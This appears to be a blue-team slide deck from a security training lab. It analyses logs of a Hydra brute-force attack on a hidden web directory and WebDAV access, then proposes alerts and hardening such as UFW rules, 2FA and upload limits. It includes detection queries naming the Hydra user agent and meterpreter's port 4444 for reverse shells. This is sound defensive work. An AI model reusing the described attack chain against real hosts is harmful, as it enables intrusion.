
The blue-team was able to develop an understanding of what regular traffic passing through Capstone should look it. This was based on network traffic before the attack occurred. The random spikes could indicate a file download, scheduled backups or a windows update.

Malicious Network Traffic: Noticeable spikes

The image above represents malicious activity within the network due to a mixture of port scans and brute-force attempts using Hydra.

Analysis: Finding the Request for the Hidden Directory







HTTP status codes for the top queries [Packetbeat] ECS

HTTP Query	Count	HTTP Status Code	Count
GET /company_folders/secret_folder	15,557	401	15,550
GET /company_folders/secret_folder	15,557	301	2
GET /server-status	1,081	200	1,081
PROPFIND /webdav	69	207	69
GET /company_folders/secret_folder/	28	200	16
GET /company_folders/secret_folder/	28	401	12
OPTIONS *	13	200	13

- What time did the request occur? How many requests were made?
  15,557 requests were made at approximately 10:30AM on July-6th-2021
- Which files were requested? What did they contain?
  The logs indicated that a folder called “connect_to_corp_server” was accessed numerous times. This folder contained a password hash for an account used to access a webdav server.

Analysis: Uncovering the Brute Force Attack





Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,557

- How many requests were made in the attack? **15,557**
- How many requests had been made before the attacker discovered the password? **There were over 120,000 requests over the whole network. The total amount of requests made to the directory still remains at 15,557 according to the blue-team's results.**

Brute Force: Success vs Failure

Checking Failure Rate
source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and url.path: "/company_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)" and status : "Error"

Checking Success Rate
source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and url.path: "/company_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)" and status : "OK"



Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,557
http://127.0.0.1/server-status?auto=	1,274
http://192.168.1.105/webdav	73
http://192.168.1.105/company_folders/secret_folder/	32
http://192.168.1.105/webdav/project2.php	12

- How many requests were made to this directory? **73 times**
- Which files were requested? **Project2.php was requested 12 times**

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

A port scan will create network traffic within layer 3 /4 of the OSI model. For this reason, an alarm should be configured to alert once there's been excessive TCP/UDP traffic detected from a common IP address or range to a multitude of ports.

What threshold would you set to activate this alarm?

Port scanning is prevalent in today's society so this is an extremely difficult task. The blue-team recommends to create a threshold for 1024 ports scanned under 10 seconds. This is because most port scans start with the well-known ports.

System Hardening

What configurations can be set on the host to mitigate port scans?

Create Firewall rules to only open ports that are needed. For example, only opening port 80, 443 for HTTP and HTTPS respectively.
Antivirus solutions help deter any suspicious traffic if it suspects a certain IP is probing the network.

Describe the solution. If possible, provide required command lines.

Antivirus solutions such as McAfee provides extensive endpoint monitoring tools that utilize AI to detect trends within the network.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An email alert should be created to notify system administrators if an unknown IP address attempts to connect to this directory.

What threshold would you set to activate this alarm?

The threshold for this should be 1 attempt. The operators must be notified immediately if an unknown IP attempts to connects to the hidden directory.

System Hardening

What configuration can be set on the host to block unwanted access?

The best configuration would be to create a firewall rule by blocking the connection from all unknown IP addresses and ports. This IP filter will prevent anyone attempting to gain access from another machine.

Directory paths to the secret_folder should not be available on the public webserver. This must be removed.

Describe the solution. If possible, provide required command lines.

Please see next slide for instructions.

Linux Firewall: Uncomplicated Firewall (UFW) with port 443

The blue-team recommends UFW to block all traffic, and then allow specific IP's and ports to connect to the directory

- **sudo apt install ufw**
  - This will install UFW on to the machine.
- **sudo ufw default deny incoming**
  - Block all incoming connections.
- **sudo ufw default allow outgoing**
  - Allows all outgoing connections.
- **sudo ufw allow 443**
  - The blue-team recommends **port 443 (HTTPS)** To ensure traffic is encrypted.
- **sudo ufw allow [IP of machine(s)]**
  - Allow certain IP(s) to have access to the directory
- **sudo ufw deny**
  - Closes specific ports. The red-team recommends Denying **80(HTTP).**
- **sudo ufw enable**
  - Starts the firewall and update rules.
- **sudo ufw reload**
  - Reloads the UFW firewall.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

We could create a rule to notify operators if the HTTP response code 401 is received more than X amount of times in a Y time period. It's also imperative to include a rule that flags the use of a user.agent with "Hydra" in it. The same logic can be applied to other well known password cracking tools.

What threshold would you set to activate this alarm?

The blue-team believes the threshold should be 5 times within 1 minute.

System Hardening

What configuration can be set on the host to block brute force attacks?

Once the limit of 5 for the 401 unauthorized code has been reached, a configuration can be made to block that machine's IP so that it can't reconnect for 30 minutes.
Two-Factor Authentication will also provide an extra layer of security and will prevent any automated tools from performing these attacks. Recaptcha methods are also effective.

Describe the solution. If possible, provide the required command line(s).

Please see next slide

Brute-Force: Prevention

Two-Factor-Authentication (2FA) and Captcha methods are the most effective when it comes to preventing these attacks.

Ensure the company servers employ 2FA and use an authenticator such as Google Authenticator to add extra security

Adding recaptcha challenges to web servers is another recommended method to prevent any autonomous brute-force attempts. It will attempt to distinguish between a bot and a human.

Image Source : https://pixabay.com/images/search/2fa/

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An email alert should be created to notify system administrators if an unknown IP address accesses the directory.

What threshold would you set to activate this alarm?

The threshold for this should be 1 attempt. The operators must be notified immediately if an unknown IP attempts to connects to the WebDAV directory.

System Hardening

What configuration can be set on the host to control access?

The most effective method would be to create a firewall rule using UFW to restrict access to the directory.

Describe the solution. If possible, provide the required command line(s).

The blue-team recommends using UFW or FirewallD to configure these rules. Please refer to
Slide 25: Linux Firewall: UFW with port 443

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm can be configured to notify the operator that traffic was detected travelling through port 4444. 4444 is the default port for meterpreter which is often left unchanged by threat actors.

What threshold would you set to activate this alarm?

The threshold for this should be 1 attempt. The operators must be notified immediately if there is traffic going through 4444.

System Hardening

What configuration can be set on the host to block file uploads?

The blue-team recommends to implement security restrictions to only allow certain file formats to be uploaded. Additionally, file uploads should be outside of the webserver's public directory. This will prevent attackers running malicious scripts as a root user.

Describe the solution. If possible, provide the required command line.

This will create an application whitelist which will also block them from running. Antivirus and endpoint monitoring tools can also be used to scan the files contents to prevent the upload of malicious files.


The End